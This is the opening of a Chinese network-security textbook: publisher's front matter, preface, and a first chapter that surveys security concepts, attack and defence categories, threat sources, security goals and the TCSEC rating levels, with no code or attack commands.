

高等学校信息安全专业规划教材

网络安全教程及实践

吴辰文 李启南 郭晓然 编著

清华大学出版社

21 世纪高等学校信息安全专业规划教材

网络安全教程及实践

吴辰文　李启南　郭晓然　编著

清华大学出版社
北　京

内 容 简 介

本书系统全面地介绍了网络安全的基本概念、网络安全体系结构及网络信息安全的评价标准，在对计算机网络体系结构及协议进行简要介绍的基础上，对网络攻击和防御的理论和方法进行了较为详细、系统的介绍，对 Windows 和 Linux 操作系统平台的安全性设计和实现进行了分析。对信息加密理论与技术进行了介绍，给出了常用的网络安全设备防火墙、入侵检测/防御系统、蜜罐/蜜网的工作原理和应用领域。书中还给出了网络攻防的几个典型案例，介绍了网络安全的规划、设计和评估方法。

本书结构严谨、层次分明、概念清晰、叙述准确、实践性强，易于学习和理解，可作为高等院校计算机专业、电子信息以及通信专业高年级本科生和低年级硕士研究生教材，也可供网络安全管理人员以及开发人员作为技术参考书或工具书使用。

图书在版编目(CIP)数据

网络安全教程及实践/吴辰文等编著.--北京：清华大学出版社，2012.9
21 世纪高等学校信息安全专业规划教材
ISBN 978-7-302-28725-4

Ⅰ．①网…　Ⅱ．①吴…　Ⅲ．①计算机网络－安全技术－高等学校－教材　Ⅳ．①TP393.08

中国版本图书馆 CIP 数据核字(2012)第 088736 号

责任编辑：郑寅堃　薛　阳
封面设计：
责任校对：时翠兰
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编：**100084
社 总 机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张：**25.5　　**字　　数：**618 千字
版　　次：2012 年 9 月第 1 版　　**印　　次：**2012 年 9 月第1 次印刷
印　　数：1～　000
定　　价：　.00 元

产品编号：045908-01

出版说明

由于网络应用越来越普及，信息化的社会已经呈现出越来越广阔的前景，可以肯定地说，在未来的社会中电子支付、电子银行、电子政务以及多方面的网络信息服务将深入到人类生活的方方面面。同时，随之面临的信息安全问题也日益突出，非法访问、信息窃取、甚至信息犯罪等恶意行为导致信息的严重不安全。信息安全问题已由原来的军事国防领域扩展到了整个社会，因此社会各界对信息安全人才有强烈的需求。

信息安全本科专业是2000年以来结合我国特色开设的新的本科专业，是计算机、通信、数学等领域的交叉学科，主要研究确保信息安全的科学和技术。自专业创办以来，各个高校在课程设置和教材研究上一直处于探索阶段。但各高校由于本身专业设置上来自于不同的学科，如计算机、通信和数学等，在课程设置上也没有统一的指导规范，在课程内容、深浅程度和课程衔接上，存在模糊不清、内容重叠、知识覆盖不全面等现象。因此，根据信息安全类专业知识体系所覆盖的知识点，系统地研究目前信息安全专业教学所涉及的核心技术的原理、实践及其应用，合理规划信息安全专业的核心课程，在此基础上提出适合我国信息安全专业教学和人才培养的核心课程的内容框架和知识体系，并在此基础上设计新的教学模式和教学方法，对进一步提高国内信息安全专业的教学水平和质量具有重要的意义。

为了进一步提高国内信息安全专业课程的教学水平和质量，培养适应社会经济发展需要的、兼具研究能力和工程能力的高质量专业技术人才。在教育部相关教学指导委员会专家的指导和建议下，清华大学出版社与国内多所重点大学共同对我国信息安全人才培养的课程框架和知识体系，以及实践教学内容进行了深入的研究，并在该基础上形成了“信息安全人才需求与专业知识体系、课程体系的研究”等研究报告。

本系列教材是在课程体系的研究基础上总结、完善而成，力求充分体现科学性、先进性、工程性，突出专业核心课程的教材，兼顾具有专业教学特点的相关基础课程教材，探索具有发展潜力的选修课程教材，满足高校多层次教学的需要。

本系列教材在规划过程中体现了如下一些基本组织原则和特点。

(1) 反映信息安全学科的发展和专业教育的改革，适应社会对信息安全人才的培养需求，教材内容坚持基本理论的扎实和清晰，反映基本理论和原理的综合应用，在其基础上强调工程实践环节，并及时反映教学体系的调整和教学内容的更新。

(2) 反映教学需要，促进教学发展。教材要适应多样化的教学需要，正确把握教学内容和课程体系的改革方向，在选择教材内容和编写体系时注意体现素质教育、创新能

力与实践能力的培养，为学生知识、能力、素质协调发展创造条件。

(3) 实施精品战略，突出重点。规划教材建设把重点放在专业核心(基础)课程的教材建设上；特别注意选择并安排一部分原来基础比较好的优秀教材或讲义修订再版，逐步形成精品教材；提倡并鼓励编写体现工程型和应用型的专业教学内容和课程体系改革成果的教材。

(4) 支持一纲多本，合理配套。专业核心课和相关基础课的教材要配套，同一门课程可以有多本具有各自内容特点的教材。处理好教材统一性与多样化，基本教材与辅助教材、教学参考书，文字教材与软件教材的关系，实现教材系列资源的配套。

(5) 依靠专家，择优落实。在制定教材规划时依靠各课程专家在调查研究本课程教材建设现状的基础上提出规划选题。在落实主编人选时，要引入竞争机制，通过申报、评审确定主编。书稿完成后认真实行审稿程序，确保出书质量。

繁荣教材出版事业，提高教材质量的关键是教师。建立一支高水平的、以老带新的教材编写队伍才能保证教材的编写质量，希望有志于教材建设的教师能够加入到我们的编写队伍中来。

21 世纪高等学校信息安全专业规划教材

联系人：魏江江 weijj@tup.tsinghua.edu.cn

前　　言

网络安全主要是指保护网络信息系统使其没有危险、不受威胁、不出事故。从技术角度来说，网络安全涵盖面非常广，不仅包含威胁网络安全的各种计算机病毒、木马、恶意软件和各种方式的网络攻击行为，还有针对这些威胁的各种安全技术、设备、软件和应用配置方法以及加密、解密技术等。总之，网络安全主要涉及信息系统的保密性、完整性、真实性、可靠性、可用性和不可抵赖性等。

本书在编写的过程中，主要依据网络安全的目标，结合作者十多年来在各类企事业单位网络安全设计、规划及技术实现方面的工作经验，综合作者在网络安全课程多年进行研究生和本科生教学的经验，既考虑到对基础理论和知识的讲解，又考虑到实际应用的需要，本着易学、易掌握的原则，由浅入深、循序渐进地介绍了网络安全相关技术知识和操作方法，注重学习者理论水平和操作技能的同步提高，既具有专业性，又不乏实用性，能够很好地满足网络安全方面的教学需要。

本书共分为13章。第1章介绍了网络通信安全的基本概念和评价标准；第2章介绍了计算机网络的基础知识；第3章介绍了网络安全的基础知识；第4～6章介绍了网络攻击和防御技术；第7章和第8章介绍了常见的加密解密技术、防火墙和入侵检测技术；第9～11章介绍了基于Linux和Windows系统的安装、配置特别是安全设置；第12章介绍了Web安全和IP安全；第13章介绍了网络安全规划、设计和评估方法。

参加本书编写工作的主要有：兰州交通大学的李启南编写了第7、第9～12章，西北民族大学的郭晓然编写了第3～6章和第8章，其余章节由兰州交通大学的吴辰文编写，并进行了统稿。

本书在编写过程中还得到了许多师生的帮助，特别是兰州交通大学计算机科学与技术系的硕士研究生于芳、董晓静、王平、王维、闫毅郎、吴立鹏、李贝、张耀方、石佳玉和孔德弟，为本书的编写进行了辛勤的工作，包括录入文字、绘制图表、实验平台的搭建和编程实现等，在此表示诚挚的谢意。

由于网络安全技术发展非常迅速，涉及的知识面广，加之作者水平有限，书中难免存在疏漏与不妥之处，恳请读者批评指正。对于本书中存在的不妥之处，也请有关专家和读者提出宝贵意见。

编　者

2012年4月

目　　录

第 1 章　网络安全概论

本章学习要求:

- 掌握网络安全的基本要求,了解网络安全技术的发展状况和发展趋势。
- 了解网络安全的攻防体系和层次体系结构。
- 熟悉网络通信系统面临的安全威胁。
- 了解网络安全在信息化中的重要性。
- 熟悉网络安全的目标,掌握网络安全的评价标准。

1.1　网络安全概述

1.1.1　网络安全的概念

随着信息化进程的深入和 Internet 的迅速普及,人们的工作、学习和生活方式发生了巨大变化,工作效率大幅度提高,信息资源得到最大程度的共享。但随之而来的是网络上的安全问题越来越突出,网络信息系统遭受病毒侵害乃至黑客攻击的现象越来越多,因此,保证网络信息系统的安全成为网络发展中的重要问题。据中国互联网络信息中心(CNNIC)发布的《第 24 次中国互联网络发展状况统计报告》显示,在我国,仅 2011 年上半年就有超过 2.17 亿的网民上网时遇到过病毒和木马的攻击,其中约 1.21 亿网民遇到过账号或密码被盗的问题。因此,网络安全已经成为当前各界十分关注的问题,网络钓鱼、病毒、木马等网络安全隐患的存在给网络信息技术的发展带来了极大的威胁,而在我国的网络规模和应用取得快速发展的基础上,网络应用已经从生活娱乐逐步向社会经济领域渗透,网民对网络信任和安全的要求也日渐提高。我国互联网下一步发展的重点是由可用互联网向可信互联网阶段发展,如何提高网民对互联网的信任程度,已经成为当前迫切需要解决的问题,而在“可用”的基础之上,构建“可信”的网络环境则是未来的必然趋势。因此,网络信息安全技术成为建设“可信”网络环境的重要技术手段。

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护,不因偶然的或者恶意的原因而遭到破坏、更改、泄漏,系统连续可靠正常地运行,网络能够提供不中断服务。

网络安全从其本质上来讲就是网络上的信息安全。从广义来说,凡是涉及网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。

网络安全的具体含义会随着“角度”的变化而变化。比如:从用户(个人、企业等)的角度来说,他们希望涉及个人隐私或商业利益的信息在网络上传输时受到机密性、完整性和真实性的保护,避免其他人或对手利用窃听、冒充、篡改、抵赖等手段侵犯用户的利益和隐私。

从网络运行和管理者的角度,他们希望对本地网络信息的访问、读写等操作受到保护和控制,避免出现“陷门”、病毒、非法存取、拒绝服务和网络资源非法占用和非法控制等威胁,制止和防御网络黑客的攻击。

对安全保密部门来说，他们希望对非法的、有害的或涉及国家机密的信息进行过滤和防堵，避免机要信息泄漏，防止对社会产生危害、对国家造成巨大损失。

从社会教育和意识形态角度来讲，网络上不健康的内容，会对社会的稳定和人类的发展造成阻碍，必须对其进行控制。

1.1.2 网络安全的攻防体系

网络安全的安全威胁来自于黑客的攻击，而要保证网络安全，则需要针对网络安全进行有效的防御，因此，网络安全从大的方面可以分为攻击技术和防御技术两大类。这两类技术是相辅相成互相促进而发展的。一方面，黑客进行攻击的时候，需要了解各种防御技术和方法，以便能绕过防御而对目标进行攻击；另一方面，在进行防御的时候则必须了解黑客攻击的方式方法，这样才能有效地应对各种攻击。攻击和防御永远是一对矛盾。图 1-1 则用图示的方法说明了网络安全攻防体系所涉及的内容。




图 1-1 网络安全的攻防体系结构

攻击技术可以分为 4 大类，具体如下。

第一类是服务拒绝类攻击，包括死亡之 ping(ping of death)、泪滴(Teardrop)、UDP 洪水(UDP flood)、SYN 洪水(SYN flood)、Land 攻击、Smurf 攻击、Fraggle 攻击、电子邮件炸弹和畸形消息攻击等。

第二类是利用型攻击，包括口令猜测、特洛伊木马、缓冲区溢出。

第三类是信息收集型攻击，包括地址扫描、端口扫描、反向映射、慢速扫描、体系结构探测、DNS 域转换、Finger 服务、LDAP 服务等。

第四类是假消息攻击，主要包括 DNS 高速缓存污染、伪造电子邮件。

网络系统的防御技术主要包括以下几种技术。

(1) 包过滤技术。也是防火墙最基本的技术。包过滤技术是用来控制内、外网络数据流入和流出，通过对数据流的每个包进行检查，根据数据报的源地址、目的地址、TCP 和 UDP 的端口号，以及 TCP 的其他状态来确定是否允许数据包通过。

(2) 行为特征判断技术。属于比包过滤技术更可靠更精确的攻击判断技术，通过对攻击者一系列攻击数据包行为规律的分析、归纳、总结，并结合专家的经验，提炼出攻击识别规则知识库；模拟专家发现新攻击的机理，通过分布在用户计算机系统上的各种探针，动态监

视程序运行的动作,并将程序的一系列操作通过逻辑关系分析组成有意义的行为,再结合应用攻击识别规则知识,实现对攻击的自动识别。

(3) 加密技术。是最常用的安全保密手段,利用技术手段(加密算法)把重要的数据变为乱码(加密)传送,到达目的地后再用相同或不同的手段还原(解密)为原文。

(4) OS 安全配置技术。通过采用安全的操作系统,并对操作系统进行各种安全配置,以保证合法访问者能够进行操作和访问,隔离和阻断非法访问者的请求。

应用以上技术所采用的防御手段(或设备)通常有以下几种。

(1) 防火墙。一个由软件、硬件或者是二者结合组合而成、在内部网和外部网之间、专用网与公共网之间的界面上放置的安全设备,通过监测、限制、更改跨越防火墙的数据流,尽可能地对外部屏蔽网络内部的信息、结构和运行状况,以此来实现对网络的安全保护。

(2) 应用代理。是彻底隔断通信两端的直接通信的网络安全设备,安装了应用代理后,所有通信都必须经应用层代理转发,访问者任何时候都不能与服务器建立直接的连接,应用层的协议会话过程必须符合代理的安全策略要求,而将不符合安全要求的各种连接阻断或屏蔽,保护网络的安全。

(3) IDS/IPS(入侵检测系统/入侵防御系统)。依照一定的安全策略,对网络、系统的运行状况进行监视,尽可能发现各种攻击企图、攻击行为或者攻击结果,以保证网络系统资源的机密性、完整性和可用性。

(4) 安全网闸。是使用带有多种控制功能的固态开关读写介质连接两个独立主机系统的信息安全设备。物理隔离网闸所连接的两个独立主机系统之间,不存在通信的物理连接、逻辑连接、信息传输命令、信息传输协议,不存在依据协议的信息包转发,只有数据文件的无协议"摆渡",且对固态存储介质只有"读"和"写"两个命令。所以,物理隔离网闸从物理上隔离、阻断了具有潜在攻击可能的一切连接,使"黑客"无法入侵、无法攻击、无法破坏,提高了受保护网络的安全性。

上面所列的技术是网络安全攻击防御体系中经常用到的技术,除了上述所列的技术以外,网络安全管理技术、身份认证与访问控制技术、病毒及恶意软件防护技术、Web 站点安全技术、数据库系统安全技术以及电子商务安全技术等也是网络安全技术所涉及的内容。

网络安全的实施过程中需要各种类型的工具,包括扫描类工具、嗅探类工具、防火墙软件、IDS/IPS 软件、加密/解密软件等。而编写这些工具采用的编程语言主要有 C、C++、Perl、Shell 等。

对于任何系统,网络的安全是根本,因此网络安全的物理基础也是网络安全的根本,网络安全的物理基础包括安全的操作系统,如 Windows NT/2000/2003/2008、Linux、UNIX 等;也包括各种网络协议,通常使用的是 TCP/IP 协议簇各种相关协议和其他相关的通信协议。

1.1.3 网络安全的层次体系

从层次体系上,可以将网络安全划分为物理层安全、系统层安全、网络层安全、应用层安全和安全管理 5 个层次,各个层次的安全性问题主要如下。

1. 物理环境的安全性(物理层安全)

网络环境的安全包括通信线路的安全、物理设备的安全、机房的安全等。该层次的安全

分为主动安全和被动安全，主动安全主要提高网络系统本身的安全性和可靠性，防止因系统运行部件老化、设计缺陷造成的危害，被动安全主要防止各种自然灾害和人为的破坏。

主动安全包括通信线路的可靠性（线路备份、网管软件、传输介质），软硬件设备安全性（替换设备、拆卸设备、增加设备），设备的备份，抗干扰能力，设备的运行环境（温度、湿度、烟尘），不间断电源保障等。

被动安全包括：网络设备和通信线路的防火、防盗、防自然灾害、防静电、防雷击和电磁泄漏等。

2. 操作系统的安全性（系统层安全）

该层次的安全问题来自网络内使用的操作系统的安全，因为操作系统是计算机中最基本、最重要的软件，这些软件支撑着其他应用软件的运行。常见的网络操作系统如Windows NT、Windows 2000、Windows 2003、Windows 2008、Linux、UNIX 等，这些操作系统本身具有较高的安全性。操作系统的安全性主要表现在三个方面，一是操作系统本身的缺陷带来的不安全因素，主要包括身份认证、访问控制、系统漏洞等；二是对操作系统的安全配置问题；三是攻击或者病毒对操作系统的威胁。

3. 网络的安全性（网络层安全）

该层次的安全问题主要体现在网络方面的安全性，包括网络层身份认证，网络资源的访问控制，数据传输的保密与完整性，远程接入的安全，域名系统的安全，路由系统的安全，入侵检测的手段，网络设施防病毒等。

4. 应用的安全性（应用层安全）

该层次的安全问题主要由提供服务所采用的应用软件和数据的安全性产生，包括 Web 服务、电子邮件系统、DNS 等。此外，也包括病毒对系统的威胁。

5. 管理的安全性（管理层安全）

管理的安全性包括网络运行的基本安全管理与资源和访问的逻辑安全管理。基本安全管理包括安全技术和设备的管理、安全管理制度、部门与人员的组织规则等。管理的制度化极大程度地影响着整个网络的安全，严格的安全管理制度、明确的部门安全职责划分、合理的人员角色配置都可以在很大程度上降低其他层次的安全漏洞。

资源和访问的逻辑安全管理包括如何限制资源只被合法的用户访问、如何管理各种口令、是否需要限制登录次数和登录时间、登录的用户具有哪些操作权限等。

总之，网络信息系统的安全性是一个复杂的问题，在具体的实践中，只能具体问题具体分析，寻找出有针对性的方法，进行全方位的综合防御。

1.2 计算机网络面临的安全威胁

计算机网络自从得到广泛应用后，人们对网络的依赖性越来越强，面临的安全问题越来越多，网络安全所影响的范围也越来越大，造成的后果越来越严重。

计算机网络是一个多种类型的计算机设备、多种协议、多系统、多应用、多用户组成的分布范围很广的系统，其复杂性高，因此不可避免地存在着各种各样的安全隐患和漏洞。据

Security Focus 公司的漏洞统计数据显示，绝大部分操作系统存在着安全漏洞。由于管理、软件工程难度等问题，新的隐患和漏洞不断地被引入到网络环境中，所有这些安全脆弱点都可能成为攻击者攻击的切入点，攻击者可以利用这些脆弱点入侵系统，窃取信息。

计算机网络所面临的威胁大体可分为两种：一是对网络中信息的威胁；二是对网络中设备的威胁。影响计算机网络的因素很多，有些因素可能是有意的，也可能是无意的；可能是人为的，也可能是非人为的；从威胁的主体来看，可能是外来黑客对网络系统资源的非法使用，也可能是内部人员的破坏和信息的偷窃，还可能是商业竞争对手商业竞争的需要，或者是新闻机构为了搜集新闻信息。

归结起来，针对网络安全的威胁主要有以下几种。

(1) 人为的无意失误。如网络安全管理不规范造成的安全级别低，操作员安全配置不当造成的安全漏洞，用户安全意识不强，用户口令选择不慎，用户将自己的账号随意转借他人或与别人共享等都会对网络安全带来威胁。

(2) 人为的恶意攻击。这是计算机网络所面临的最大威胁，敌手的攻击和计算机犯罪就属于这一类。网络攻击手段越来越隐蔽、攻击技术越来越先进、攻击范围越来越广、攻击工具随处可得、攻击实施简单易行，这些都为防范网络攻击带来了巨大的挑战。人为的恶意攻击分为以下两种：一种是主动攻击，它以各种方式有选择地破坏信息的有效性和完整性；另一类是被动攻击，它是在不影响网络正常工作的情况下，进行截获、窃取、破译以获得重要机密信息。这两种攻击均可对计算机网络造成极大的危害，并导致机密数据的泄漏。攻击的方式可以是病毒、代码炸弹或者是特洛伊木马等。

(3) 网络软件的漏洞和“后门”。网络软件不可能是百分之百无缺陷和无漏洞的，然而，这些漏洞和缺陷恰恰是黑客进行攻击的首选目标，曾经出现过的黑客攻入网络内部的事件，这些事件大部分就是因为安全措施不完善所导致的。另外，软件的“后门”都是软件公司的设计编程人员为了自己的方便而设置的，一般不为外人所知，但一旦“后门”打开，其造成的后果将不堪设想。

(4) 网络传输线缆连接威胁。包括搭接、窃听、拨号进入乃至破坏线缆导致连接中断，在局域网中，由于信息插座均安装在建筑物内的墙壁上，如果没有安全限制或监控，攻击者很可能就会通过信息插座连入网络，从而成为局域网内用户，非常容易地窃取网络中的各种信息。

除了上述威胁以外，还包括身份鉴别威胁和各种物理威胁。身份鉴别威胁表现在攻击者会冒充合法的用户，通过各种方式获得合法用户的口令，来进入网络系统，实施攻击；各种物理威胁则来自于偷窃(包括偷窃设备、偷窃信息或者偷窃服务等)、废物搜寻(从一些废弃的打印材料或磁盘中搜寻有用的信息)和间谍行为。

此外，我国的信息化核心技术特别是信息安全核心技术在国际上尚比较落后，一些关键技术受制于别人，也是造成网络安全性问题的重要原因之一。

1.3 网络安全在信息化中的重要性

随着网络应用的越来越广泛、我国互联网基础建设的日趋完善、用户网龄的逐渐增长、网络技术的创新发展，网络应用已经从科研、工作、学习、生活娱乐逐步向社会经济各领域渗

透，网民对网络信任和安全的要求也日渐提高。网络安全问题已日益受到人们的重视。

总体来看，网络安全之所以如此重要，表现在以下几个方面。

(1) 计算机存储和处理的是有关国家安全的政治、经济、军事、国防的信息及一些部门、机构、组织的机密信息或是个人的敏感信息、隐私，因此成为敌对势力、不法分子的攻击目标。

(2) 随着计算机系统功能的日益完善和速度的不断提高，系统组成越来越复杂，系统规模越来越大，特别是 Internet 的迅速发展，存取控制、逻辑连接数量不断增加，软件规模空前膨胀，任何隐含的缺陷、失误都能造成巨大损失。

(3) 人们对计算机系统的需求在不断扩大，这类需求在许多方面都是不可逆转，不可替代的，而计算机系统使用的场所正在转向工业、农业、野外、天空、海上、宇宙空间、核辐射环境等，这些环境都比机房恶劣，出错率和故障的增多必将导致可靠性和安全性的降低。

(4) 随着计算机系统的广泛应用，各类应用人员队伍迅速发展壮大，教育和培训却往往跟不上知识更新的需要，操作人员、编程人员和系统分析人员的失误或缺乏经验都会造成系统的安全功能不足。

(5) 计算机网络安全问题涉及许多学科领域，既包括自然科学，又包括社会科学。就计算机系统的应用而言，安全技术涉及计算机技术、通信技术、存取控制技术、校验认证技术、容错技术、加密技术、防病毒技术、抗干扰技术、防泄漏技术等，因此是一个非常复杂的综合问题，并且其技术、方法和措施都要随着系统应用环境的变化而不断变化。

(6) 从认识论的高度看，人们往往首先关注系统功能，然后才被动地从现象注意系统应用的安全问题。因此广泛存在着重应用、轻安全、法律意识淡薄的现象。计算机系统的安全是相对不安全而言的，许多危险、隐患和攻击都是隐蔽的、潜在的、难以明确却又广泛存在的。

1.4 网络安全的目标

网络信息安全主要是指保护网络信息系统，使其稳定可靠、没有危险、不受威胁。从技术角度来说，网络信息安全与保密的目标主要表现在系统的保密性、完整性、真实性、可靠性、可用性、不可抵赖性等方面。

归纳起来，网络安全的目标主要有以下几个。

(1) 身份真实性。通过各种身份认证技术，确保通信实体的身份是真实的。

(2) 信息保密性。通过各种加密技术，保证机密信息不会泄漏给非授权的人或实体。

(3) 信息完整性。确保发送的信息在发送过程中未被删减、增加、修改或破坏，从而保证接收到的信息和发出的信息是相同的。

(4) 服务可用性。保证合法用户对信息或资源的使用不会受到影响或被不正当地拒绝。

(5) 不可否认性。保证发送方不能否认发送过信息，接收方也不能否认接收过信息，任何用户不能否认对信息或资源的访问，通过建立有效的确认机制，防止实体否认其行为。

(6) 系统可控性。能够监督和控制使用资源的人或实体对资源或服务的使用方式。

（7）系统易用性。在满足安全性的前提下，系统的使用操作应当简单方便，维护容易。

（8）可审查性。对出现的网络安全问题提供调查的依据和记录。

总而言之，网络安全的目标就是要保证合法的用户在需要访问的时候能够访问到具有访问权限的资源；非法用户和攻击者无法访问和窃取受保护的信息。

要实现网络安全的上述目标，网络信息系统必须具备以下几个基本功能。

（1）网络安全防御。对要求有安全性保障的网络，必须具备各种网络安全防御手段，使得网络系统具备阻止、抵御各种已知网络威胁和攻击的功能。

（2）网络安全检测。即采用各种手段和措施，检测、发现各种已知或未知的网络威胁，并能够采取相应的防范措施。

（3）网络安全应急。一旦网络系统受到攻击，系统无法正常运行，甚至数据受到破坏，必须有相应的应急手段和策略，及时进行响应，阻断网络攻击，记录攻击的信息，以便事后审计和处理。

（4）网络安全恢复，即在网络因为攻击受到破坏后，能够尽快恢复网络系统的正常运行，尽量减少网络系统的中断时间和降低数据破坏的程度。

1.5　网络安全的评价标准

在设计一个网络信息系统或者对完成的一个网络信息系统进行安全性评价的时候，必须依靠相应的标准进行。目前，主要有国际评价标准和我国制定的相关标准。

1.5.1　国际评价标准

1985 年，美国国防部制定了计算机安全标准——可信任计算机标准评价准则（Trusted Computer System Evaluation Criteria，TCSEC），或者叫做网络安全橙皮书，对计算机系统的安全性进行了分级。该评价准则将安全的级别从高到低分成 4 个类别：A 类、B 类、C 类和 D 类。每类又分为几个级别，共 7 个等级，如表 1-1 所示。

表 1-1　可信任计算机标准评价准则

类别	级别	名　　称	主 要 特 征
D	D1	低级保护	没有安全保护
C	C1	自主安全保护	自主存储控制
	C2	受控存储控制	单独的可查性，安全标识
B	B1	标识的安全保护	强制存取控制，安全标识
	B2	结构化保护	面向安全的体系结构，较好的抗渗透能力
	B3	安全区域	存取监控，高抗渗透能力
A	A1	验证设计	形式化的最高级描述和验证

D 类安全等级：D 类安全等级只包括 D1 一个级别。D1 的安全等级最低。D1 系统只为文件和用户提供安全保护。D1 系统最普通的形式是本地操作系统，或者是一个完全没有保护的网络。DOS、Windows 95/98 都属于 D1 级的产品。

C 类安全等级：该类安全等级能够提供审慎的保护，并为用户的行动和责任提供审计

能力。C类安全等级可划分为C1和C2两类。C1系统的可信任运算基础体制(Trusted Computing Base,TCB)通过将用户和数据分开来达到安全的目的。在C1系统中,所有的用户以同样的灵敏度来处理数据,即用户认为C1系统中的所有文档都具有相同的机密性。C2系统比C1系统加强了可调的审慎控制。在连接到网络上时,C2系统的用户分别对各自的行为负责。C2系统通过登录过程、安全事件和资源隔离来增强这种控制。C2系统具有C1系统中所有的安全性特征。通常,商用的操作系统都属于C2安全级别,例如:UNIX、Linux、Novell 3.X、Windows NT、Windows 2000、Windows 2003和Windows 2008都是C2级的产品。

B类安全等级:B类安全等级可分为B1、B2和B3三类。B类系统具有强制性保护功能。强制性保护意味着如果用户没有与安全等级相连,系统就不会让用户存取对象。B1系统满足下列要求:系统对网络控制下的每个对象都进行灵敏度标记;系统使用灵敏度标记作为所有强迫访问控制的基础;系统在把导入的、非标记的对象放入系统前标记它们;灵敏度标记必须准确地表示其所联系的对象的安全级别;当系统管理员创建系统或者增加新的通信通道或I/O设备时,管理员必须指定每个通信通道和I/O设备是单级还是多级,并且管理员只能手工改变指定;单级设备并不保持传输信息的灵敏度级别;所有直接面向用户位置的输出(无论是虚拟的还是物理的)都必须产生标记来指示关于输出对象的灵敏度;系统必须使用用户的口令或证明来决定用户的安全访问级别;系统必须通过审计来记录未授权访问的企图。

B2系统必须满足B1系统的所有要求。另外,B2系统的管理员必须使用一个明确的、文档化的安全策略模式作为系统的可信任运算基础体制。B2系统必须满足下列要求:系统必须立即通知系统中的每一个用户所有与之相关的网络连接的改变;只有用户能够在可信任通信路径中进行初始化通信;可信任运算基础体制能够支持独立的操作者和管理员。

B3系统必须符合B2系统的所有安全需求。B3系统具有很强的监视委托管理访问能力和抗干扰能力。B3系统必须设有安全管理员。B3系统应满足以下要求:除了控制对个别对象的访问外,B3必须产生一个可读的安全列表;每个被命名的对象提供对该对象没有访问权的用户列表说明;B3系统在进行任何操作前,要求用户进行身份验证;B3系统验证每个用户,同时还会发送一个取消访问的审计跟踪消息;设计者必须正确区分可信任的通信路径和其他路径;可信任的通信基础体制为每一个被命名的对象建立安全审计跟踪;可信任的运算基础体制支持独立的安全管理。一些军用系统的安全性属于B级。

